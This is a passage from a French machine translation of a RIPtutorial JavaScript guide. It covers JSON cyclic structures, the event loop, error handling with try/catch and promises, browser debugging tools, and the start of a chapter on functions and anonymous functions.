Une façon moins confuse d'écrire ce qui précède est la suivante:

```
fetch(url).then(function (response) {
  const value = JSON.parse(response.data);

  // We're done with the notion of "JSON" at this point.
  // You don't talk about JSON after parsing JSON.
});
```

Les développeurs ont également tendance à lancer l'expression "objet JSON". Cela conduit également à la confusion. Parce que, comme mentionné ci-dessus, une chaîne JSON ne doit pas contenir un objet en tant que valeur. "Chaîne JSON" est un meilleur terme. Tout comme "Chaîne XML" ou "Chaîne YAML". Vous obtenez une chaîne, vous l'analyse et vous obtenez une valeur.

Valeurs d'objets cycliques

Tous les objets ne peuvent pas être convertis en chaîne JSON. Lorsqu'un objet a des auto-références cycliques, la conversion échouera.

C'est généralement le cas pour les structures de données hiérarchiques où parent et enfant se réfèrent l'un à l'autre:

```
const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name":"World","regions":[{"name":"North America","parent":"America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON
```

Dès que le processus détecte un cycle, l'exception est déclenchée. S'il n'y avait pas de détection de cycle, la chaîne serait infiniment longue.

Lire JSON en ligne: https://riptutorial.com/fr/javascript/topic/416/json

Chapitre 61: La boucle d'événement

Examples

La boucle d'événement dans un navigateur Web

La grande majorité des environnements JavaScript modernes fonctionnent selon une *boucle d'événement* . Ceci est un concept courant dans la programmation informatique, ce qui signifie essentiellement que votre programme attend continuellement que de nouvelles choses se produisent et, le cas échéant, y réagisse. L' *environnement hôte* appelle dans votre programme, générant un "turn" ou "tick" ou "tâche" dans la boucle d'événements, qui *s'exécute* alors *jusqu'à la fin* . Lorsque ce tour est terminé, l'environnement hôte attend que quelque chose se produise avant que tout cela ne commence.

Un exemple simple est dans le navigateur. Prenons l'exemple suivant:

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

Dans cet exemple, l'environnement hôte est le navigateur Web.

1. L'analyseur HTML exécutera d'abord le `<script>` . Il fonctionnera jusqu'à la fin.
2. L'appel à `setTimeout` indique au navigateur que, après 100 millisecondes, il doit mettre en file d'attente une tâche pour exécuter l'action donnée.
3. Dans l'intervalle, la boucle d'événements est ensuite chargée de vérifier en permanence s'il y a autre chose à faire: par exemple, rendre la page Web.
4. Après 100 millisecondes, si la boucle d'événement n'est pas occupée pour une autre raison, elle verra la tâche définie par `setTimeout` et exécutera la fonction en consignant ces deux instructions.
5. A tout moment, si quelqu'un clique sur le corps, le navigateur publie une tâche dans la boucle d'événement pour exécuter la fonction de gestionnaire de clic. La boucle d'événement, pendant qu'elle vérifie continuellement ce qu'il faut faire, verra cela et exécutera cette fonction.

Vous pouvez voir comment, dans cet exemple, il existe plusieurs types de points d’entrée dans le code JavaScript, que la boucle d’événement appelle:

- L'élément `<script>` est appelé immédiatement
- La tâche `setTimeout` est envoyée à la boucle d'événement et exécutée une fois
- La tâche du gestionnaire de clics peut être publiée plusieurs fois et exécutée à chaque fois

Chaque tour de la boucle d'événement est responsable de beaucoup de choses; seuls certains d'entre eux invoqueront ces tâches JavaScript. Pour plus de détails, voir la spécification HTML

Une dernière chose: que signifie-t-on en disant que chaque tâche de boucle d'événement "se termine"? Nous voulons dire qu'il n'est généralement pas possible d'interrompre un bloc de code en file d'attente pour s'exécuter en tant que tâche, et qu'il n'est jamais possible d'exécuter du code entrelacé avec un autre bloc de code. Par exemple, même si vous avez cliqué au moment opportun, vous ne pourrez jamais obtenir le code ci-dessus pour vous connecter `"onclick"` entre les deux `setTimeout callback log 1/2"` . Cela est dû au fonctionnement de la tâche est coopératif et basé sur la file d'attente, au lieu de préemptif.

Opérations asynchrones et boucle d'événements

De nombreuses opérations intéressantes dans les environnements de programmation JavaScript courants sont asynchrones. Par exemple, dans le navigateur, nous voyons des choses comme

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

et dans Node.js nous voyons des choses comme

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

Comment cela cadre-t-il avec la boucle d'événement?

Comment cela fonctionne-t-il lorsque ces instructions s'exécutent, elles indiquent à l' *environnement hôte* (à savoir le navigateur ou le runtime Node.js, respectivement) de se déclencher et de faire quelque chose, probablement dans un autre thread. Lorsque l'environnement hôte a terminé cette opération (respectivement, attendre 100 millisecondes ou lire le fichier `file.txt`), il publiera une tâche dans la boucle d'événement, en disant "Appelez le rappel que j'ai reçu plus tôt avec ces arguments".

La boucle d'événements est alors occupée à faire son travail: rendre la page Web, écouter les entrées de l'utilisateur et rechercher en permanence les tâches publiées. Quand il verra ces tâches envoyées pour appeler les rappels, il rappellera en JavaScript. C'est comme ça que vous obtenez un comportement asynchrone!

Lire La boucle d'événement en ligne: https://riptutorial.com/fr/javascript/topic/3225/la-boucle-d-evenement

Chapitre 62: La gestion des erreurs

Syntaxe

- essayez {…} attraper (erreur) {…}
- essayez {…} enfin {…}
- essayez {…} attraper (erreur) {…} enfin {…}
- lancer une nouvelle erreur ([message]);
- jeter l'erreur ([message]);

Remarques

`try` vous permet de définir un bloc de code à tester pour les erreurs lors de son exécution.

`catch` vous permet de définir un bloc de code à exécuter, si une erreur survient dans le bloc `try` .

permet `finally` d'exécuter du code quel que soit le résultat. Attention, les instructions de contrôle des blocs try et catch seront suspendues jusqu'à la fin de l'exécution du bloc finally.

Examples

Interaction avec les promesses

6

Les exceptions au code synchrone sont les refus de promettre un code asynchrone. Si une exception est lancée dans un gestionnaire de promesse, son erreur sera automatiquement détectée et utilisée pour rejeter la promesse à la place.

```
Promise.resolve(5)
    .then(result => {
        throw new Error("I don't like five");
    })
    .then(result => {
        console.info("Promise resolved: " + result);
    })
    .catch(error => {
        console.error("Promise rejected: " + error);
    });
```

```
Promise rejected: Error: I don't like five
```

7

La proposition de fonctions asynchrones - qui devrait faire partie d'ECMAScript 2017 - étend cette proposition dans la direction opposée. Si vous attendez une promesse rejetée, son erreur est soulevée à titre exceptionnel:

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
}
main();
```

```
Caught error: Invalid something
```

Objets d'erreur

Les erreurs d'exécution en JavaScript sont des instances de l'objet `Error` . L'objet `Error` peut également être utilisé tel quel ou comme base pour les exceptions définies par l'utilisateur. Il est possible de lancer n'importe quel type de valeur - par exemple, des chaînes - mais vous êtes fortement encouragé à utiliser `Error` ou l'un de ses dérivés pour vous assurer que les informations de débogage, telles que les traces de pile, sont correctement conservées.

Le premier paramètre du constructeur d' `Error` est le message d'erreur lisible par l'homme. Vous devriez toujours essayer de spécifier un message d'erreur utile sur ce qui a mal tourné, même si des informations supplémentaires peuvent être trouvées ailleurs.

```
try {
   throw new Error('Useful message');
} catch (error) {
   console.log('Something went wrong! ' + error.message);
}
```

Ordre des opérations plus pensées avancées

Sans try catch block, les fonctions non définies lanceront des erreurs et arrêteront l'exécution:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Va lancer une erreur et ne pas exécuter la deuxième ligne:

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

Vous avez besoin d'un bloc try catch, similaire aux autres langages, pour vous assurer que cette erreur est détectée afin que le code puisse continuer à s'exécuter:

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Maintenant, nous avons détecté l'erreur et pouvons être sûrs que notre code va être exécuté

```
// An error occured! ReferenceError: undefinedFunction is not defined(…)
// The code-block has finished
// I will run because we caught the error!
```

Que se passe-t-il si une erreur se produit dans notre bloc catch?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

Nous ne traiterons pas le reste de notre bloc catch, et l'exécution s'arrêtera sauf pour le bloc finally.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(…)
```

Vous pouvez toujours imbriquer vos blocs de capture, mais vous ne devriez pas le faire car cela deviendra extrêmement désordonné.

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Va attraper toutes les erreurs de l'exemple précédent et enregistrer les éléments suivants:

```
//Too much nesting is bad for my heart and soul...
//An error occured! ReferenceError: undefinedFunction is not defined(…)
//The code-block has finished
//I will run because we caught the error!
```

Alors, comment pouvons-nous attraper toutes les erreurs !? Pour les variables et fonctions non définies: vous ne pouvez pas.

En outre, vous ne devez pas envelopper chaque variable et chaque fonction dans un bloc try / catch, car ce sont des exemples simples qui ne se produiront qu'une seule fois jusqu'à ce que

vous les répariez. Cependant, pour les objets, fonctions et autres variables que vous connaissez, mais vous ne savez pas si leurs propriétés, sous-processus ou effets secondaires existeront, ou si vous vous attendez à des erreurs dans certaines circonstances, vous devez abstraire votre gestion des erreurs. d'une manière ou d'une autre. Voici un exemple très basique et une implémentation.

Sans moyen protégé d'appeler des méthodes de diffusion non fiables ou d'exception:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
try {
    foo(1, 2, 3);
} catch(e) {
    try {
        foo(4, 5, 6);
    } catch(e2) {
        console.log("We had to nest because there's currently no other way...");
    }
    console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(…)
```

Et avec protection:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
    try {
        fn.apply(this, args);
    } catch (e) {
        console.log("caught error: " + e.name + " -> " + e.message);
    }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

Nous interceptons les erreurs et traitons toujours tout le code attendu, mais avec une syntaxe quelque peu différente. Dans les deux cas, cela fonctionnera, mais au fur et à mesure que vous construirez des applications plus avancées, vous souhaiterez commencer à réfléchir aux moyens d’abstraire votre gestion des erreurs.

Types d'erreur

Il existe six constructeurs d’erreur de noyau spécifiques en JavaScript:

- **`EvalError`** - crée une instance représentant une erreur concernant la fonction globale `eval()` .
- **`InternalError`** - crée une instance représentant une erreur qui se produit lorsqu'une erreur interne du moteur JavaScript est générée. Par exemple, "trop de récursivité". (Uniquement pris en charge par **Mozilla Firefox**)
- **`RangeError`** - crée une instance représentant une erreur qui se produit lorsqu'une variable ou un paramètre numérique est en dehors de sa plage valide.
- **`ReferenceError`** - crée une instance représentant une erreur qui survient lors du déréférencement d'une référence non valide.
- **`SyntaxError`** - crée une instance représentant une erreur de syntaxe qui se produit lors de l'analyse du code dans `eval()` .
- **`TypeError`** - crée une instance représentant une erreur qui se produit lorsqu'une variable ou un paramètre n'est pas d'un type valide.
- **`URIError`** - crée une instance représentant une erreur qui se produit lorsque des paramètres non valides sont transmis à `encodeURI()` ou `decodeURI()` .

Si vous implémentez un mécanisme de traitement des erreurs, vous pouvez vérifier le type d'erreur que vous attrapez du code.

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }

    if(e instanceof TypeError) {
        console.log('type error');
    }
}
```

Dans ce cas, `e` sera une instance de `TypeError` . Tous les types d'erreur étendent le constructeur de base `Error` , c'est donc aussi une instance d' `Error` .

Garder cela à l'esprit nous montre que vérifier `e` être une instance d' `Error` est inutile dans la plupart des cas.

Lire La gestion des erreurs en ligne: https://riptutorial.com/fr/javascript/topic/268/la-gestion-des-erreurs

Chapitre 63: Le débogage

Examples

Points d'arrêt

Les points d'arrêt interrompent votre programme une fois que l'exécution atteint un certain point. Vous pouvez ensuite parcourir le programme ligne par ligne en observant son exécution et en inspectant le contenu de vos variables.

Il y a trois façons de créer des points d'arrêt.

1. À partir du code, en utilisant le `debugger;` déclaration.
2. À partir du navigateur, utilisez les outils de développement.
3. D'un environnement de développement intégré (IDE).

Déclaration de débogueur

Vous pouvez placer un `debugger;` déclaration n'importe où dans votre code JavaScript. Une fois que l'interpréteur JS aura atteint cette ligne, il arrêtera l'exécution du script, ce qui vous permettra d'inspecter les variables et de parcourir votre code.

Outils de développement

La deuxième option consiste à ajouter un point d'arrêt directement dans le code à partir des outils de développement du navigateur.

Ouverture des outils de développement

Chrome ou Firefox

1. Appuyez sur `F12` pour ouvrir les outils de développement
2. Basculer vers l'onglet Sources (Chrome) ou l'onglet Débogueur (Firefox)
3. Appuyez sur `Ctrl` + `P` et tapez le nom de votre fichier JavaScript
4. Appuyez sur `Entrée` pour l'ouvrir.

Internet Explorer ou Edge

1. Appuyez sur `F12` pour ouvrir les outils de développement
2. Passez à l'onglet Débogueur.
3. Utilisez l'icône du dossier située dans le coin supérieur gauche de la fenêtre pour ouvrir un volet de sélection de fichier. Vous pouvez y trouver votre fichier JavaScript.

Safari

1. Appuyez sur `Commande` + `Option` + `C` pour ouvrir les outils de développement.
2. Passer à l'onglet Ressources
3. Ouvrez le dossier "Scripts" dans le panneau de gauche
4. Sélectionnez votre fichier JavaScript.

Ajout d'un point d'arrêt à partir des outils de développement

Une fois que votre fichier JavaScript est ouvert dans Developer Tools, vous pouvez cliquer sur un numéro de ligne pour placer un point d'arrêt. La prochaine fois que votre programme s'exécutera, il s'arrêtera là.

Remarque sur les sources minifiées: Si votre source est réduite, vous pouvez l'imprimer (convertir en format lisible). Dans Chrome, cela se fait en cliquant sur le bouton `{}` dans le coin inférieur droit du visualiseur de code source.

IDE

Code Visual Studio (VSC)

VSC a un support intégré pour le débogage de JavaScript.

1. Cliquez sur le bouton Déboguer à gauche ou `Ctrl` + `Maj` + `D`
2. Si ce n'est déjà fait, créez un fichier de configuration de lancement (`launch.json`) en appuyant sur l'icône représentant un engrenage.
3. Exécutez le code de VSC en appuyant sur le bouton de lecture vert ou appuyez sur `F5` .

Ajouter un point d'arrêt dans VSC

Cliquez à côté du numéro de ligne dans votre fichier source JavaScript pour ajouter un point d'arrêt (il sera marqué en rouge). Pour supprimer le point d'arrêt, cliquez à nouveau sur le cercle rouge.

Astuce: Vous pouvez également utiliser les points d'arrêt conditionnels dans les outils de développement du navigateur. Celles-ci aident à éviter les interruptions inutiles dans l'exécution. Exemple de scénario: vous souhaitez examiner une variable dans une boucle exactement à la 5ème itération.

```
48      while (n < e.length) {
49        r = e.charCodeAt(n);
   The breakpoint on line 49 will stop only if this expression is true:
   n===5
50        if (r < 128) {
```

Passer à travers le code

Une fois que vous avez interrompu l'exécution sur un point d'arrêt, vous pouvez suivre l'exécution ligne par ligne pour observer ce qui se passe. Ouvrez les outils de développement de votre navigateur et recherchez les icônes de contrôle d'exécution. (Cet exemple utilise les icônes de Google Chrome, mais elles seront similaires dans d'autres navigateurs.)

Reprendre: Annuler l'exécution. Shorcut: `F8` (Chrome, Firefox)

Step Over: Exécutez la ligne de code suivante. Si cette ligne contient un appel de fonction, exécutez la fonction entière et passez à la ligne suivante, plutôt que de passer à la définition de la fonction. Raccourci: `F10` (Chrome, Firefox, IE / Edge), `F6` (Safari)

Étape dans: Exécutez la ligne de code suivante. Si cette ligne contient un appel de fonction, accédez directement à la fonction et mettez-la en pause. Raccourci: `F11` (Chrome, Firefox, IE / Edge), `F7` (Safari)

Sortir: Exécuter le reste de la fonction en cours, revenir à l'appel de la fonction et faire une pause à la prochaine instruction. Raccourci: `Maj` + `F11` (Chrome, Firefox, IE / Edge), `F8` (Safari)

Utilisez-les conjointement avec la **pile d'appels** , qui vous indiquera la fonction dans laquelle vous vous trouvez actuellement, la fonction appelée cette fonction, etc.

Voir le guide de Google sur "Comment passer le code" pour plus de détails et de conseils.

Liens vers la documentation de la touche de raccourci du navigateur:

- Chrome
- Firefox
- C'EST À DIRE
- Bord
- Safari

Interruption automatique de l'exécution

Dans Google Chrome, vous pouvez suspendre l'exécution sans avoir à placer de points d'arrêt.

Pause à l'exception: lorsque ce bouton est activé, si votre programme rencontre une exception non gérée, le programme se mettra en pause comme s'il avait atteint un point d'arrêt. Le bouton se trouve près des contrôles d'exécution et est utile pour localiser les erreurs.

Vous pouvez également suspendre l'exécution lorsqu'un tag HTML (nœud DOM) est modifié ou lorsque ses attributs sont modifiés. Pour ce faire, cliquez avec le bouton droit sur le nœud DOM dans l'onglet Éléments et sélectionnez "Casser sur ...".

Variables d'interpréteur interactif

Notez que ceux-ci ne fonctionnent que dans les outils de développement de certains navigateurs.

`$_` vous donne la valeur de l'expression évaluée en dernier.

```
"foo"              // "foo"
$_                 // "foo"
```

`$0` fait référence à l'élément DOM actuellement sélectionné dans l'inspecteur. Donc, si `<div id="foo">` est mis en évidence:

```
$0                      // <div id="foo">
$0.getAttribute('id')   // "foo"
```

`$1` fait référence à l'élément précédemment sélectionné, `$2` à celui sélectionné avant, et ainsi de suite pour `$3` `$4` et `$4` .

Pour obtenir une collection d'éléments correspondant à un sélecteur CSS, utilisez `$$(selector)` . Ceci est essentiellement un raccourci pour `document.querySelectorAll` .

```
var images = $$('img');  // Returns an array or a nodelist of all matching elements
```

	$ _	$ () [1]	$$ ()	0 $	1 $	2 $	3 $	4 $
Opéra	15+	11+	11+	11+	11+	15+	15+	15+
Chrome	22+	✓	✓	✓	✓	✓	✓	✓
Firefox	39+	✓	✓	✓	×	×	×	×
C'EST À DIRE	11	11	11	11	11	11	11	11
Safari	6.1+	4+	4+	4+	4+	4+	4+	4+

[1] alias à `document.getElementById` ou `document.querySelector`

Inspecteur d'éléments

En cliquant sur le *Sélectionnez un élément dans la page pour l'inspecter* dans le coin supérieur gauche de l'onglet Eléments dans l'onglet Chrome ou Inspecteur de Firefox, disponible à partir des outils de développement, puis cliquez sur un élément de la page pour mettre l'élément en surbrillance et lui attribuer `$0` variable .

L'inspecteur d'éléments peut être utilisé de diverses manières, par exemple:

1. Vous pouvez vérifier si votre JS manipule DOM comme vous le souhaitez,
2. Vous pouvez plus facilement déboguer votre CSS lorsque vous voyez quelles règles affectent l'élément
   (Onglet *Styles* dans Chrome)
3. Vous pouvez jouer avec CSS et HTML sans recharger la page.

En outre, Chrome se souvient des 5 dernières sélections dans l'onglet Éléments. `$0` est la sélection actuelle, tandis que `$1` est la sélection précédente. Vous pouvez aller jusqu'à `$4` . De

cette façon, vous pouvez facilement déboguer plusieurs noeuds sans constamment les sélectionner.

Vous pouvez en lire plus sur Google Developers .

Utiliser des seters et des getters pour trouver ce qui a changé une propriété

Disons que vous avez un objet comme celui-ci:

```
var myObject = {
    name: 'Peter'
}
```

Plus tard dans votre code, vous essayez d'accéder à `myObject.name` et vous obtenez **George** au lieu de **Peter** . Vous commencez à vous demander qui l'a changé et où exactement il a été changé. Il existe un moyen de placer un `debugger` (ou autre chose) sur chaque ensemble (chaque fois que quelqu'un fait `myObject.name = 'something'`):

```
var myObject = {
    _name: 'Peter',
    set name(name){debugger;this._name=name},
    get name(){return this._name}
}
```

Notez que nous avons renommé le `name` `_name` et que nous allons définir un setter et un getter pour `name` .

`set name` est le setter. C'est un bon point où vous pouvez placer le `debugger` , `console.trace()` , ou tout ce dont vous avez besoin pour le débogage. Le setter définira la valeur de name dans `_name` . Le getter (la partie `get name`) lira la valeur à partir de là. Nous avons maintenant un objet entièrement fonctionnel avec une fonctionnalité de débogage.

La plupart du temps, l'objet modifié n'est pas sous notre contrôle. Heureusement, nous pouvons définir des paramètres et **des** objets sur **les** objets **existants** pour les déboguer.

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
    set: function(name) {debugger;this._name = name},
    get: function() {return this._name}
});
```

Découvrez les créateurs et les getters de MDN pour plus d'informations.

Support du navigateur pour les installateurs / getters:

	Chrome	Firefox	C'EST À DIRE	Opéra	Safari	Mobile
Version	1	2.0	9	9,5	3	tout

Casser quand une fonction est appelée

Pour les fonctions nommées (non anonymes), vous pouvez interrompre l'exécution de la fonction.

```
debug(functionName);
```

Lors de la prochaine exécution de la `functionName` functionName, le débogueur s'arrêtera sur sa première ligne.

En utilisant la console

Dans de nombreux environnements, vous avez accès à un objet `console` global contenant certaines méthodes de base pour communiquer avec des périphériques de sortie standard. Le plus souvent, ce sera la console JavaScript du navigateur (voir Chrome , Firefox , Safari et Edge pour plus d'informations).

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
console.log(arr.length, this);
```

Vous pouvez utiliser différentes méthodes de console pour mettre en évidence votre sortie de différentes manières. D'autres méthodes sont également utiles pour un débogage plus avancé.

Pour plus de documentation, d'informations sur la compatibilité et des instructions sur la façon d'ouvrir la console de votre navigateur, consultez la rubrique Console .

Remarque: si vous devez prendre en charge IE9, supprimez `console.log` ou `console.log` ses appels comme suit, car la `console` n'est pas définie tant que les outils de développement ne sont pas ouverts:

```
if (console) { //IE9 workaround
    console.log("test");
}
```

Lire Le débogage en ligne: https://riptutorial.com/fr/javascript/topic/642/le-debogage

Chapitre 64: Les fonctions

Introduction

Fonctions en JavaScript fournissent un code organisé et réutilisable pour effectuer un ensemble d'actions. Les fonctions simplifient le processus de codage, empêchent la logique redondante et facilitent le suivi du code. Cette rubrique décrit la déclaration et l'utilisation des fonctions, des arguments, des paramètres, des instructions de retour et de la portée en JavaScript.

Syntaxe

- exemple de fonction (x) {return x}
- var exemple = function (x) {return x}
- (fonction() { ... })(); // Expression de la fonction immédiatement invoquée (IIFE)
- var instance = new Exemple (x);
- **Les méthodes**
- fn.apply (valueForThis [, arrayOfArgs])
- fn.bind (valueForThis [, arg1 [, arg2, ...]])
- fn.call (valueForThis [, arg1 [, arg2, ...]])
- **ES2015 + (ES6 +):**
- const exemple = x => {return x}; // retour explicite de la fonction flèche
- const exemple = x => x; // retour implicite de la fonction flèche
- const exemple = (x, y, z) => {...} // Fonction flèche plusieurs arguments
- (() => {...}) (); // IIFE en utilisant une fonction de flèche

Remarques

Pour plus d'informations sur les fonctions fléchées, consultez la documentation sur les fonctions de flèche .

Examples

Fonctionne comme une variable

Une déclaration de fonction normale ressemble à ceci:

```
function foo(){
}
```

Une fonction définie comme celle-ci est accessible de n'importe où dans son contexte par son nom. Mais parfois, il peut être utile de traiter des références de fonctions comme des références d'objet. Par exemple, vous pouvez affecter un objet à une variable en fonction d'un ensemble de conditions, puis récupérer ultérieurement une propriété de l'un ou l'autre objet:

```
var name = 'Cameron';
var spouse;

if ( name === 'Taylor' ) spouse = { name: 'Jordan' };
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };

var spouseName = spouse.name;
```

En JavaScript, vous pouvez faire la même chose avec les fonctions:

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };

hash('Fred');
```

Dans l'exemple ci-dessus, le `hash` est une variable normale. On lui attribue une référence à une fonction, après quoi la fonction à laquelle il fait référence peut être appelée à l'aide de parenthèses, tout comme une déclaration de fonction normale.

L'exemple ci-dessus fait référence à des fonctions anonymes ... fonctions qui n'ont pas de nom propre. Vous pouvez également utiliser des variables pour faire référence à des fonctions nommées. L'exemple ci-dessus pourrait être réécrit comme ceci:

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

Vous pouvez également affecter des références de fonction à partir des propriétés de l'objet:

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /**/ },
    md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');
```

Vous pouvez affecter la référence à une fonction détenue par une variable à une autre en omettant les parenthèses. Cela peut entraîner une erreur facile à réaliser: tenter d'attribuer la valeur de retour d'une fonction à une autre variable, mais affecter accidentellement la référence à la fonction.

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)

function getValue(){
    return 41;
}
```

Une référence à une fonction est comme toute autre valeur. Comme vous l'avez vu, une référence peut être attribuée à une variable et la valeur de référence de cette variable peut être affectée ultérieurement à d'autres variables. Vous pouvez transmettre des références à des fonctions comme toute autre valeur, y compris transmettre une référence à une fonction en tant que valeur de retour d'une autre fonction. Par exemple:

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');


// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /**/ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

Vous n'avez pas besoin d'affecter une référence de fonction à une variable pour l'invoquer. Cet exemple, basé sur l'exemple 5, appelle getHashingFunction, puis appelle immédiatement la fonction renvoyée et transmet sa valeur de retour à hashedValue.

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

Une note sur le levage

Gardez à l'esprit que, contrairement aux déclarations de fonctions normales, les variables qui référencent des fonctions ne sont pas "hissées". Dans l'exemple 2, les fonctions `md5Hash` et `sha1Hash` sont définies au bas du script, mais sont disponibles partout immédiatement. Où que vous définissiez une fonction, l'interpréteur le "haut" de sa portée, le rendant immédiatement disponible. Ce n'est **pas** le cas pour les définitions de variables, donc le code comme celui-ci se brise:

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

Fonction anonyme

Définition d'une fonction anonyme

Lorsqu'une fonction est définie, vous lui attribuez souvent un nom, puis l'invoque en utilisant ce nom, comme ceci:

```
foo();

function foo(){
    // ...
}
```

Lorsque vous définissez une fonction de cette façon, le moteur d'exécution Javascript stocke votre fonction en mémoire, puis crée une référence à cette fonction, en utilisant le nom que vous lui avez attribué. Ce nom est alors accessible dans le périmètre actuel. Cela peut être un moyen très pratique de créer une fonction, mais Javascript ne vous oblige pas à attribuer un nom à une fonction. Ce qui suit est également parfaitement légal:

```
function() {
    // ...
}
```

Lorsqu'une fonction est définie sans nom, il s'agit d'une fonction anonyme. La fonction est stockée en mémoire, mais le runtime ne crée pas automatiquement une référence pour vous. À première vue, cela peut sembler inutile, mais il existe plusieurs scénarios où les fonctions anonymes sont très pratiques.

Affectation d'une fonction anonyme à une variable

Un usage très courant des fonctions anonymes est de les affecter à une variable:

```
var foo = function(){ /*...*/ };

foo();
```

Cette utilisation des fonctions anonymes est décrite plus en détail dans Fonctions en tant que variable

Fourniture d'une fonction anonyme en tant que paramètre à une autre fonction

Certaines fonctions peuvent accepter une référence à une fonction en tant que paramètre. Ils sont parfois appelés "injections de dépendances" ou "rappels", car ils permettent à la fonction d'appeler votre code, ce qui vous permet de modifier le comportement de la fonction appelée. Par exemple, la fonction map de l'objet Array vous permet de parcourir chaque élément d'un tableau, puis de créer un nouveau tableau en appliquant une fonction de transformation à chaque élément.

```
var nums = [0,1,2];
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

Il serait fastidieux, bâclé et inutile de créer une fonction nommée, qui encombrerait votre portée avec une fonction nécessaire à cet endroit et briserait le flux naturel et la lecture de votre code (un collègue devrait laisser ce code pour trouver votre fonction pour comprendre ce qui se passe).

Renvoi d'une fonction anonyme à partir d'une autre fonction

Parfois, il est utile de retourner une fonction à la suite d'une autre fonction. Par exemple:

```
var hash = getHashFunction( 'sha1' );
var hashValue = hash( 'Secret Value' );
```

```
function getHashFunction( algorithm ){

    if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
    else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

Invoquer immédiatement une fonction anonyme

Contrairement à beaucoup d'autres langages, la portée en Javascript est au niveau de la fonction, pas au niveau du bloc. (Voir la portée de la fonction). Dans certains cas, cependant, il est nécessaire de créer une nouvelle portée. Par exemple, il est courant de créer une nouvelle portée lors de l'ajout de code via une `<script>` , plutôt que de permettre la définition de noms de variables dans la portée globale (ce qui risque d'entraîner la collision d'autres scripts avec vos noms de variables). Une méthode courante pour gérer cette situation consiste à définir une nouvelle fonction anonyme et à l'invoquer immédiatement, en masquant en toute sécurité vos variables dans le cadre de la fonction anonyme et sans rendre votre code accessible à des tiers via un nom de fonction divulgué. Par exemple:

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There's a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
    var foo = '';
}()) // <--- the parentheses invokes the function immediately
</script>
```

Fonctions anonymes auto-référentielles

